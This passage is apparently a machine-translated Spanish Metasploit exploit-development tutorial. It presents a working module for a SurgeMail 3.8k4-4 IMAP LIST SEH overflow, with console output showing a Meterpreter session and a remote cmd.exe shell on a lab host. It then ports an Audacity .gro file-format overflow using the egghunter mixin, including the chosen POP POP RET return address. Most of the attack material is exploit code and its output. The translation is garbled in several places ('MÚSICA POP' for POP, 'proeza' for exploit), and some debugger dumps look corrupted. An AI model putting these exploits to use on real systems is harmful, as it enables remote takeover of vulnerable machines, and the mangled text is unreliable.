    if (banner and banner =~ /(Version 3.8k4-4)/)
        return Exploit::CheckCode::Vulnerable
    end
    return Exploit::CheckCode::Safe
end

```

```

    end

    def exploit
        connected = connect_login
        nopes = "\x90"*(payload_space-payload.encoded.length) # to be
fixed with make_nops()
        sjump = "\xEB\xF9\x90\x90"      # Jmp Back
        njump = "\xE9\xDD\xD7\xFF\xFF" # And Back Again Baby ;)
        evil = nopes + payload.encoded + njump + sjump +
[target.ret].pack("A3")
        print_status("Sending payload")
        sploit = '0002 LIST () "/" + evil + '" "PWNED"' + "\r\n"
        sock.put(sploit)
        handler
        disconnect
    end

end

```

Las cosas más importantes de notar en el código anterior son lo siguiente:

- Definimos el espacio máximo para el shellcode (Espacio => 10351) e hicimos que el rasgo de DisableNops incapacitara el acolchado de shellcode automático, rellenaremos la carga útil en nuestro propio.
- Ponemos el codificador de falta al AlphanumMixed debido a la naturaleza del protocolo IMAP.
- Definimos nuestra MÚSICA POP DE MÚSICA POP de 3 bytes dirección de vuelta de RET que será referida entonces por la variable target.ret.
- Definimos una función de control que puede comprobar el flag de servidor IMAP a fin de identificar a un servidor vulnerable y un exploit que obviamente es el que hace la mayor parte del trabajo.

Vaya a ver si esto trabaja:

```

msf > search surgemail
[*] Searching loaded modules for pattern 'surgemail'...

Exploits
=====

```

Name	Description

```
windows/imap/surgemail_list  Surgemail 3.8k4-4 IMAPD LIST Buffer Overflow
```

```
msf > use windows/imap/surgemail_list
msf exploit(surgemail_list) > show options
```

Module options:

Name	Current Setting	Required	Description
IMAPPASS	test	no	The password for the specified username
IMAPUSER	test	no	The username to authenticate as
RHOST	172.16.30.7	yes	The target address
RPORT	143	yes	The target port

Payload options (windows/shell/bind\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique: seh, thread, process
LPORT	4444	yes	The local port
RHOST	172.16.30.7	no	The target address

Exploit target:

Id	Name
0	Windows Universal

Algunas opciones son configuradas ya de nuestra sesión anterior (ver IMAPPASS, IMAPUSER y RHOST por ejemplo). Ahora comprobamos la versión de servidor:

```
msf exploit(surgemail_list) > check
[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[+] The target is vulnerable.
```

¡Sí! Ahora vaya a dirigir la proeza que ata a la depuración al surgemail.exe proceso para ver si la compensación para superponer SEH es correcta:

```
root@bt:~$ ./msfcli exploit/windows/imap/surgemail_list
PAYLOAD=windows/shell/bind_tcp RHOST=172.16.30.7 IMAPPWD=test
IMAPUSER=test E
```

```

[*] Started bind handler
[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Sending payload

```

**Immunity Debugger - surgemail.exe - [CPU - thread 0000090C, module surgemai]**

File View Debug Plugins ImmLib Options Window Help Jobs

Registers (FPU)

ERX 00000000
ECX 00000098
EDX 00000078
EBX 032128D0
ESP 0373CB88
EBP 0373D6CC
ESI 032128D0
EDI 00000000

EIP 0053A554 surgemai.0053A554

C 0 ES 0023 32bit 0(FFFFFFF)

P 0 CS 001B 32bit 0(FFFFFFF)

A 0 SS 0023 32bit 0(FFFFFFF)

Z 0 DS 0023 32bit 0(FFFFFFF)

S 1 FS 003B 32bit 7FFAD000(FFF)

T 0 GS 0000 NULL

DS:[0090090E0]=???

Address	Hex dump	ASCII
0056E000	00 00 00 00 00 00 00 00	.....
0056E003	00 00 00 00 6C BC 76 00	[d..v.
0056E010	5A CB 76 00 EA E5 76 00	ZJv. R&v.
0056E018	5E 77 00 00 00 00 00 00	^w..
0056E020	00 00 00 00 00 00 00 00	.....
0056E023	00 00 00 14 BD 76 00	[t..v.
0056E030	94 35 77 00 24 45 77 00	ö5w.&w.
0056E038	00 00 00 00 00 00 00 00	.....
0056E040	00 00 00 00 00 00 00 00	.....
0056E043	00 00 00 00 00 00 00 00	.....
0056E050	72 00 00 00 43 3A 5C 73	r...C:s
0056E053	72 63 5C 73 61 6D 5C 61	rc\sa\ma
0056E060	62 6B 2E 63 00 00 00 00	bk.c....
0056E063	61 62 6B 5F 61 6D 61 69	abk_email
0056E070	61 00 00 00 61 62 6B 5F	I...abk_
0056E073	69 6E 73 73 74 61 66 74	instant.
0056E086	61 62 6B 5F 61 62 75 73	abk_nuse
0056E088	64 00 00 00 61 62 6B 5F	d...abk
0056E096	6C 61 73 74 75 73 65 64	lastused
0056E098	00 00 00 00 43 3A 5C 73	....C:s
0056E0A0	72 63 5C 73 61 6D 5C 61	rc\sa\ma
0056E0A3	62 6B 2E 63 00 00 00 00	bk.c....
0056E0B0	43 3A 5C 73 72 63 5C 73	C:\src\s
0056E0B3	61 60 5C 61 62 6B 2E 63	am\abk.o
0056E0C0	00 00 00 00 25 73 2E 74	....%s.t
0056E0C3	6D 70 00 00 22 00 00 00	mn..W

0053FF5C 4B974633 3F7K

0053FF60 4535464F DF5E

0053FF64 494F4B48 HK01

0053FF68 B9414143 CAA0

0053FF6C FFFF0700 1H

0053FF70 9090F9EB s\*EE Pointer to next SEH

0053FF74 0078517E Qx. SE handler

0053FF78 00785960 IX. surgemai.00786960

0053FF7C 00000000 .....

0053FF80 0073FB84 4| s\* RETURN to surgemai.

0053FF88 029CCB88 0ff8

0053FF8C 00000000 .....

0053FF90 FFFFFFFF .....

0053FF94 032128D0 4(!)\*

0053FF98 00000000 .....

0053FF9C 0073FB8C l s\*

0053FFA0 004FA821 1f0c

0053FFA4 0073FDC s\*

0053FFB8 0076E9E8 30v. surgemai.0076E9E8

0053FFAC 00863B08 0:ä surgemai.00863B08

0053FFB0 00000000 .....

0053FFB4 0073FEC s\*

0053FFB8 7C80B50B 3FC RETURN to kernel32

0053FFBC 032128D0 4(!)\*


0053FFC0 00000000 .....

0053FFC4 FFFFFFFF .....


[07:20:31] Access violation when reading [0090090E0] - use Shift+F7/F8/F9 to pass exception to program | Paused

La compensación es correcta, podemos poner ahora un límite de facturación en nuestra dirección de vuelta:


http://u



Ahora podemos desviar el flujo de ejecución en nuestro parachoques ejecutando el POP & POP instrucciones de RET:



y finalmente ejecute los dos saltos en la pila que nos conseguirá dentro de nuestro deslizador de NOP's:



Hasta ahora, bien, tiempo para conseguir nuestra cáscara de Meterpreter, vaya a dirigir de nuevo la proeza sin la depuración:

```
msf exploit(surgemail_list) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(surgemail_list) > exploit

[*] Connecting to IMAP server 172.16.30.7:143...
[*] Started bind handler
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Sending payload
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (172.16.30.34:63937 ->
172.16.30.7:4444)

meterpreter > execute -f cmd.exe -c -i
Process 672 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
```

```
(C) Copyright 1985-2001 Microsoft Corp.
```

```
c:\surgemail>
```

¡Éxito! Tenemos fuzzed un servidor vulnerable y construimos una proeza de encargo usando los rasgos asombrosos ofrecidos por Metasploit.

## Usando el Egghunter-Mixin

El MSF egghunter mixin es un maravilloso modulo que puede ser de gran utilidad en el desarrollo de exploit. Si no estas familiarizado con el concepto de egghunter, lee esto.

Una reciente vulnerabilidad en Audacity Audio Editor nos da una oportunidad para examinar este mixin en gran profundidad. En el modulo siguiente, exploraremos Audacity y crearemos un modulo exploit para eso, con un formato de archivo de Metasploit. No, nos enfocaremos en el metodo de explotacion en si o en la teoria detras de ella, pero nos sumergiremos directo a la practica del Egghunter mixin.

1. Descarga e instala el software vulnerable en tu XP SP2 de caja.

<http://www.offensive-security.com/archive/audacity-win-1.2.6.exe>

[http://www.offensive-security.com/archive/LADSPA\\_plugins-win-0.4.15.exe](http://www.offensive-security.com/archive/LADSPA_plugins-win-0.4.15.exe)

2. Descarga y examina el original POC, tomado desde: <http://milw0rm.com/exploits/7634>

Portando el PoC

Vamos a portar este POC para un formato de archivo de MSF de modulo de exploit. Podemos usar un existente modulo para obtener un plantilla general. El exploit zinfaudioplayer221\_pls.rb nos proporciona un buen comienzo.

Nuestro esqueleto del exploit debe ser similar a esto. Note que nuestro buffer se generara aqui:

```
def exploit
buff = Rex::Text.pattern_create(2000)
print_status("Creating '#{datastore['FILENAME']} file ...")
file_create(buff)
end
```

Usamos Rex::Text.pattern\_create(2000) para crear una unica cadena de 2000 bytes para seguir la ubicacion en el depurador.

Una vez que tenemos portado el POC, generamos el archivo de exploit y lo transferimos a nuestro Windows. Use el payload generic/debug\_trap para empezar.

```
root@bt4:/pentest/exploits/framework3# ./msfconsole

=[ metasploit v3.3-testing [core:3.3 api:1.0]
+ -- ---[ 399 exploits - 246 payloads
+ -- ---[ 21 encoders - 8 nops
=[ 182 aux
```

```
msf exploit(audacity) > show options

Module options:

Name Current Setting Required Description
---- ----- ----- -----
FILENAME evil.gro yes The file name.
OUTPUTPATH /var/www yes The location of the file.
```

Payload options (generic/debug\_trap) :

```
Name Current Setting Required Description
---- ----- ----- -----
```


Exploit target:

Id	Name
--	--
0	Audacity Universal 1.2


```
msf exploit(audacity) > exploit

[*] Creating 'evil.gro' file ...
[*] Generated output file /var/www/evil.gro
[*] Exploit completed, but no session was created.
msf exploit(audacity) >
```


Abriremos Audacity, adjuntamos un depurador e importamos el archivo gro MIDI.




Inmediatamente obtenemos una excepción en Audacity, y las pausas del depurador:



Una mirada rápida a la cadena SEH demuestra que hemos sobrescrito un manejador de excepciones.



Tomamos la excepcion (shift + F9), y vemos lo siguiente:




## Completando el Exploit

Encontrando la direccion Return

Este es un desbordamiento SEH estandar. Podemos notar que algunos de los usuarios introducira un "pop, pop, ret" lejos de la pila. Algo interesante que notar de la captura de pantalla de abajo es el hecho que enviamos 2000 bytes en el payload. Sin embargo, pareciera que cuando regresamos al buffer, se trancara. Tenemos alrededor de 80 bytes de espacio para

nuestro código shell (marcado en azul). Usamos la función !safeseh de Immunity para localizar las DLL's desprotegidas desde el cual la dirección de retorno puede ser encontrada.



Address	Message
0x01a27764	
0BADF000	tape_delay_1211.dll: SafeSEH protected
0BADF000	tape_delay_1211.dll: 3 handler(s)
0BADF000	0x025b4790
0BADF000	0x025b9278
0BADF000	0x025bdbe0
0BADF000	dj_flanger_1438.dll: SafeSEH protected
0BADF000	dj_flanger_1438.dll: 3 handler(s)
0BADF000	0x01a73c10
0BADF000	0x01a7e000
0BADF000	0x01a7b07c
0BADF000	libfftw3f-3.dll: *** SafeSEH unprotected ***
0BADF000	satan_maximiser_1408.dll: SafeSEH protected
0BADF000	satan_maximiser_1408.dll: 3 handler(s)
0BADF000	0x02283df0
0BADF000	0x02287f30
0BADF000	0x0228ccb0
0BADF000	WINSTA.dll: SafeSEH protected
0BADF000	WINSTA.dll: 2 handler(s)
0BADF000	0x76365165
0BADF000	0x76365451
0BADF000	xfade_1915.dll: SafeSEH protected
0BADF000	xfade_1915.dll: 3 handler(s)
0BADF000	0x026c34b0
0BADF000	0x026c5d64
0BADF000	0x026c8874
0BADF000	comb_1190.dll: SafeSEH protected

Copiamos encima el DLL y buscamos una instrucción combianda de POP POP RET usando msfpescan.

```
root@bt4:/pentest/exploits/framework3# ./msfpescan -p libfftw3f-3.dll

[libfftw3f-3.dll]
0x637410a9 pop esi; pop ebp; retn 0x000c
0x63741383 pop edi; pop ebp; ret
0x6374144c pop edi; pop ebp; ret
0x637414d3 pop edi; pop ebp; ret

0x637f597b pop edi; pop ebp; ret
0x637f5bb6 pop edi; pop ebp; ret

root@bt4:/pentest/exploits/framework3#
```

PoC para Exploit

Mientras usamos la función pattern\_create para crear el buffer inicial, podemos ahora calcular la longitud del buffer necesaria para sobrescribir el manejador de excepciones.

```
root@bt4:/pentest/exploits/framework3/tools# ./pattern_offset.rb
67413966
178
root@bt4:/pentest/exploits/framework3/tools#
```

Modificamos el exploit como corresponde introduciendo una dirección válida de retorno.

```
[ 'Audacity Universal 1.2 ', { 'Ret' => 0x637410A9} ],
```

